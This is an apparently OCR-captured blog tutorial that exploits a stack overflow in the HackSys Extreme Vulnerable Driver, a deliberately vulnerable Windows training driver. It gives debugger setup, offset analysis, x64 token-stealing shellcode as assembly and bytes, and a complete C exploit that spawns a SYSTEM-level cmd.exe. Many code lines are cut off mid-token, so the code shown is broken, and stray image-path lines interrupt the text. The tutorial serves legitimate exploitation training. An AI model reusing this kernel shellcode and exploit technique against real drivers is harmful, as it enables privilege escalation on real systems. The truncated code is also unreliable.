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Exploiting Windows 10 Kernel Drivers - Stack Overflow

Posted on 2nd January 2018 Tagged in windows, kernel, exploit, hevd

Following on from my earlier post in which we walked through creating an exploit for the WARBIRD vulnerability, over the next few posts I'm going to be looking at Windows kernel exploitation. If you haven't had chance to read it, I'd recommend that you pause and give it a quick glance as some of this walkthrough will rely on concepts introduced previously.

This post will start off by laying the groundwork for future posts, and walking through a simple stack overflow exploit in the Windows kernel.

HackSys Extreme Vulnerable Driver

If you want to learn about Windows driver exploitation, few resources are better than the HackSys Extreme Vulnerable Driver. Available on github here, the project provides a Windows driver with a range of vulnerabilities added to be exploited.

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To exploit the driver, we will set up 2 virtual machines within VirtualBox, a debugging VM and an exploitation VM.

Debugging VM

Our debugging machine will primarily consist of WinDBG, which will be used as our kernel debugger, however I recommend trying out WinDBG preview if you have not had the chance, if only for the slick UI :)

Once WinDBG is installed, we will configure kernel symbols to make life a bit easier. This can be done in WinDBG by navigating to `Settings` and providing the following as the `Symbol Path` value:

```
srv*c:\symbols*https://msdl.microsoft.c
```

It is also handy to have a disassembler capable of loading PE executables should be fine. I usually use IDA Pro, however Radare2 provides a good free alternative.

Make sure that you know the IP address of your VM, and that it is contactable from the exploitation VM, as we will be running the remote debugging protocol over TCP/IP rather than serial or USB.

Finally you will need a compiler. For this I use Visual Studio 2017 Community, which can be downloaded from Microsoft.

Exploitation VM

Our exploitation machine will be responsible for loading the vulnerable HEVD driver. As Windows does not support unsigned drivers by default,

there are a few configuration changes that we must make.

To enable remote debugging support (which will also allow us to load unsigned drivers), use the following via the command line:


```
bcdedit /debug on
bcdedit /dbgsettings NET HOSTIP:[exploi
```

This will provide a key, for example:

```
36gvlaac70pto.ana0B1rd4r51.3goazpjsvzq4
```

This key must be provided to WinDBG when starting the kernel debugging session on the debugging VM, for example:

When rebooted, the driver can be loaded using OSR Online Driver Loader:



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Reviewing the driver

Now that we have an environment set up, let's take a look at the driver code that we will be exploiting.The source code for the vulnerable method is found in `StackOverflow.c`.

Communication with this driver is performed from usermode via a Win32 API call of `DeviceIoControl`. This call allows a process to pass data to a driver along with a command, and receive data in response. For example, a sample call to a driver would look like this:

```
char input[] = {0x41, 0x41, 0x41, 0x41}
char output[1024];
DWORD bytesReturned;

DeviceIoControl(
    driverHandle,
    HACKSYS_IOCTL_HANDLER,
    input,
    sizeof(input),
    output,
    sizeof(output),
    &bytesReturned,
    NULL
    );
```

The `DeviceIoControl` handler for HEVD is `StackOverflowIoctlHandler`, which processes our provided input before passing our data to the `TriggerStackOverflow` function.

Reviewing this function, we first see that a buffer is allocated on the stack (where `BUFFER_SIZE` is set to 512):

```
ULONG KernelBuffer[BUFFER_SIZE] = {0};
```

Next the following method is called to copy data onto the stack:

```
RtlCopyMemory((PVOID)KernelBuffer, User
```

Here we control both the `UserBuffer` parameter, and the `Size` parameter, which are set to correspond to the buffer and size we provide via `DeviceIoControl`. This means we are in a position to write beyond the 512 bytes allocated on the stack by passing a buffer greater than 512 bytes in length.

Let's get an exploit set up so we can make sure we are on the right track.

Crafting our exploit

To issue requests to the HEVD driver, we will need to open a handle to allow communication.

`HackSysExtremeVulnerableDriver.c` is responsible for creating the device, as we can see below:

```
RtlInitUnicodeString(&DeviceName, L"\\D
RtlInitUnicodeString(&DosDeviceName, L"

// Create the device
Status = IoCreateDevice(DriverObject,
                        0,
                        &DeviceName,
                        FILE_DEVICE_UNK
                        FILE_DEVICE_SEC
                        FALSE,
                        &DeviceObject);
```

This means that we will use the path of `\\.\HackSysExtremeVulnerableDriver` within a call to `CreateFile` to open a handle for communication in our exploit, for example:

```
HANDLE driverHandle = CreateFileA(
        "\\\\.\\HackSysExtremeVulnerabl
        GENERIC_READ | GENERIC_WRITE,
```

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```
            0,
            NULL,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL,
            NULL
);
```

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
Once we have our handle, we will need to issue a IOCTL using the code of `HACKSYS_EVD_IOCTL_STACK_OVERFLOW`. To be sure that we will trigger an exception, we will provide a large buffer of 4096 bytes, and fill it will the signature 'A' string:

```
char exploit[4096];

memset(exploit, 'A', sizeof(exploit));
DeviceIoControl(
    driverHandle,
    HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
    exploit,
    sizeof(exploit),
    NULL,
    0,
    NULL,
    NULL
    );
```

Put together, we should end up with a crash like this in WinDBG:



Here we can see that an "Access Violation" exception occurred during a `ret` call. If we dump the stack to see the address we are attempting to return to:

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```
kd> dq rsp
ffffb380`227617b8  41414141`41414141 41414141`41414141
ffffb380`227617c8  41414141`41414141 41414141`41414141
ffffb380`227617d8  41414141`41414141 41414141`41414141
ffffb380`227617e8  41414141`41414141 41414141`41414141
ffffb380`227617f8  41414141`41414141 41414141`41414141
ffffb380`22761808  41414141`41414141 41414141`41414141
ffffb380`22761818  41414141`41414141 41414141`41414141
ffffb380`22761828  41414141`41414141 41414141`41414141
```

Brilliant, `4141414141414141`, which means that we control the `rip` pointer on return from the vulnerable function.

Now that we know we can communicate with the driver and cause a crash, we need to get a little more surgical with our approach. First we need to know how many bytes there are before we overwrite the `ret` address. There are a number of ways to do this (using the signature pattern string for example)... however as this is a very simple function, we will load the driver into a disassembler:

```
; int __fastcall TriggerStackOverflow(void *UserBuffer, unsigned __int64 Size)
TriggerStackOverflow proc near
; __unwind { // __C_specific_handler_0
mov     [rsp+8], rbx
mov     [rsp+10h], rsi
push    rdi
sub     rsp, 820h
mov     rsi, rdx
mov     rdi, rcx
xor     ebx, ebx
mov     [rsp+20h], ebx
xor     edx, edx
mov     r8d, 7FCh
lea     rcx, [rsp+24h]
call    memset
nop
;   __try { // __except at $LN6
mov     edx, 800h
lea     r8d, [rbx+4]
mov     rcx, rdi
call    cs:__imp_ProbeForRead
mov     rdx, rdi
lea     rcx, aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call    DbgPrint_0
mov     rdx, rsi
lea     rcx, aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call    DbgPrint_0
lea     rdx, [rsp+20h]
lea     rcx, aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call    DbgPrint_0
mov     edx, 800h
lea     rcx, aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call    DbgPrint_0
lea     rcx, aTriggeringStac_0 ; "[+] Triggering Stack Overflow\n"
call    DbgPrint_0
mov     r8, rsi
mov     rdx, rdi
lea     rcx, [rsp+20h]  ; Means that we are at [rsp - 800h]
call    memmove         ; Trigger buffer overflow
jmp     short loc_156F2
;   } // starts at 15671
```

Here we can see that our data is being copied to `rsp - 800h`, which means that the return

address will be at `808h` (`800h` bytes of allocated stack, plus the stored `rbp` register pushed at the beginning of the function). This means that our overflow buffer will consist of 2056 bytes, and then our desired return address, giving us the following code:

```
char exploit[2056 + 8];
memset(exploit, 'A', sizeof(exploit-8))
*(unsigned long long *)(exploit + 2056)
```

Now that we know where to place our return address, we will need to write some shellcode.

Shellcoding

For this exercise I will use a similar shellcode to my previous kernel exploitation post, with a tweak suggested by @info_dox and @j00ru:

> Minor usability enhancement idea: have it automatically find the PID, or launch debug.exe to start it (and then find the PID) if its not present, for fully automated shenanigans ;)
>
> — Bobby 'Tables (@info_dox)
> November 28, 2017

j00ru//vx
@j00ru

Replying to @_xpn_ @info_dox
This should be trivial. As I recall from my previous exploits, if you spawn debug.exe with CreateProcess(), it will return the NTVDM pid and handle through the output PROCESS_INFORMATION structure.

2 6:11 PM - Nov 28, 2017

See j00ru//vx's other Tweets

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This time around we will pass the PID into the shellcode, which means that our tweaked shellcode will look like this:

```
[BITS 64]

  push rax
  push rbx
  push rcx
  push rsi
  push rdi

  mov rax, [gs:0x180 + 0x8]   ; Get 'CurrentThr

  mov rax, [rax + 0x220]       ; Get 'Process'

next_process:
  cmp dword [rax + 0x2e0], 0x41414141  ; Search
  je found_cmd_process
  mov rax, [rax + 0x2e8]            ; If not fo
  sub rax, 0x2e8
  jmp next_process

found_cmd_process:
  mov rbx, rax                      ; Save our c

find_system_process:
  cmp dword [rax + 0x2e0], 0x00000004  ; Search
  je found_system_process
  mov rax, [rax + 0x2e8]
  sub rax, 0x2e8
  jmp find_system_process

found_system_process:
  mov rcx, [rax + 0x358]            ; Take TOKE
  mov [rbx+0x358], rcx              ; And copy

  pop rdi
  pop rsi
  pop rcx
  pop rbx
  pop rax

; return goes here
```

win64_ring0_shellcode.asm hosted with ♡ by GitHub view raw

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
Before we deploy our shellcode, we need to understand just how we can return execution to the kernel without causing a panic. To do this, we will attempt to return from the IOCTL handler.

Stepping out of the function in our disassembler shows us the following code:



Here we see that `28h` bytes are added to `rsp` before returning control to the kernel. This means that we can just recreate this small stub at the end of our shellcode to clear up the stack and return control:

```
add rsp, 0x28
ret
```

Now that we have our shellcode constructed, we must add this to our exploit. To compile the shellcode I typically go with nasm and radare2:

```
nasm shellcode.asm -o shellcode.bin -f
radare2 -b 32 -c 'pc' ./shellcode.bin
```

This will give us a nice C buffer that looks like this:

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```
char shellcode[256] = {
0x50, 0x53, 0x51, 0x56, 0x57, 0x65, 0x4
0x88, 0x01, 0x00, 0x00, 0x48, 0x8b, 0x8
0x00, 0x81, 0xb8, 0xe0, 0x02, 0x00, 0x0
0x41, 0x74, 0x0f, 0x48, 0x8b, 0x80, 0xe
0x48, 0x2d, 0xe8, 0x02, 0x00, 0x00, 0xe
0xc3, 0x83, 0xb8, 0xe0, 0x02, 0x00, 0x0
0x48, 0x8b, 0x80, 0xe8, 0x02, 0x00, 0x0
0x02, 0x00, 0x00, 0xeb, 0xe8, 0x48, 0x8
0x00, 0x00, 0x48, 0x89, 0x8b, 0x58, 0x0
0x5e, 0x59, 0x5b, 0x58, 0x48, 0x83, 0xc
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
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0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0xf
0xff, 0xff, 0xff, 0xff, 0xff, 0xff
};
```

As we are not dealing with SMEP in this tutorial, we will add this buffer to our exploit in user mode and will be returning to the user mode address from the kernel.

Final steps

If we add this to our exploit as a global variable and attempt to jump to the address, we will quickly hit a kernel panic due to our shellcode memory being marked as non-executable. Therefore we must make sure that once the kernel instruction pointer hits our shellcode, that the page is marked with execute permissions. Introducing `VirtualProtect`:

```
VirtualProtect(
    shellcode,
```

```
        sizeof(shellcode),
        PAGE_EXECUTE_READWRITE,
        &oldProtect
        );
```

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This call will mark our shellcode memory as `RWX`, meaning that all that is left to do is spawn our new `cmd.exe` using `CreateProcess`, retain the PID, and patch our shellcode:

```
if (!CreateProcessA(
        NULL,
        "cmd.exe",
        NULL,
        NULL,
        true,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        &si,
        &pi
)) {
        printf("[!] FATAL: Error spawni
        return;
}

// Update the 0x41414141 holder with th
*(DWORD *)((char *)shellcode + 27) = pi
```

And then update the overflowed `ret` address to point to our shellcode:

```
*(unsigned long long *)(exploit + 2056)
```

When completed, our full exploit looks like this:

```
1  #define HACKSYS_EVD_IOCTL_STACK_OVERFLOW CTL_(
2
3  char buffer[256] = {
4          0x50, 0x53, 0x51, 0x56, 0x57, 0x65, 0x
5          0x88, 0x01, 0x00, 0x00, 0x48, 0x8b, 0x
6          0x00, 0x81, 0xb8, 0xe0, 0x02, 0x00, 0x
7          0x41, 0x74, 0x0f, 0x48, 0x8b, 0x80, 0x
8          0x48, 0x2d, 0xe8, 0x02, 0x00, 0x00, 0x
9          0xc3, 0x83, 0xb8, 0xe0, 0x02, 0x00, 0x
10         0x48, 0x8b, 0x80, 0xe8, 0x02, 0x00, 0x
```

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```
        0x02, 0x00, 0x00, 0xeb, 0xe8, 0x48, 0x
        0x00, 0x00, 0x48, 0x89, 0x8b, 0x58, 0x
        0x5e, 0x59, 0x5b, 0x58, 0x48, 0x83, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff, 0x
        0xff, 0xff, 0xff, 0xff, 0xff, 0xff
};

void exploit(void) {
        HANDLE driverHandle;
        DWORD oldProtect;
        STARTUPINFOA si;
        PROCESS_INFORMATION pi;
        char exploit[2056 + 8];

        ZeroMemory(&si, sizeof(STARTUPINFO));
        ZeroMemory(&pi, sizeof(PROCESS_INFORMA

        printf("[*] Preparing our exploit buf
        // Fill our exploit buffer with 'A'
        memset(exploit, 0x41, 2056);

        printf("[*] Setting the overflow RET a
        // Add our RIP address
        *(unsigned long long *)(exploit + 205

        printf("[*] Opening handle to \\\\.\\H
        driverHandle = CreateFileA(
                "\\\\.\\HackSysExtremeVulnerab
                GENERIC_READ | GENERIC_WRITE,
                0,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
```

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
```
                NULL
        );
        if (driverHandle == INVALID_HANDLE_VAL
                printf("[!] FATAL: Could not c
                return;
        }

        printf("[*] Making our shellcode memor
        VirtualProtect(buffer, 256, PAGE_EXECU

        printf("[*] Spawning a new cmd.exe pro
        si.cb = sizeof(STARTUPINFOA);
        if (!CreateProcessA(
                NULL,
                "cmd.exe",
                NULL,
                NULL,
                true,
                CREATE_NEW_CONSOLE,
                NULL,
                NULL,
                &si,
                &pi
        )) {
                printf("[!] FATAL: Error spawn
                return;
        }

        printf("[*] Updating our shellcode to
        *(DWORD *)((char *)buffer + 27) = pi.d

        if (!DeviceIoControl(driverHandle, HAC
                printf("[!] FATAL: Error sendi
                return;
        }

        printf("[:)] Success, enjoy your new S
}

int main()
{
        printf("HEVD Stack Overflow exploit -
        exploit();
    return 0;
}
```

hevd_stackoverflow_exploit.c hosted with ♡ by GitHub view raw

Now let's give it a spin:



And there we have it, our first HEVD driver exploit... Happy New Year :)

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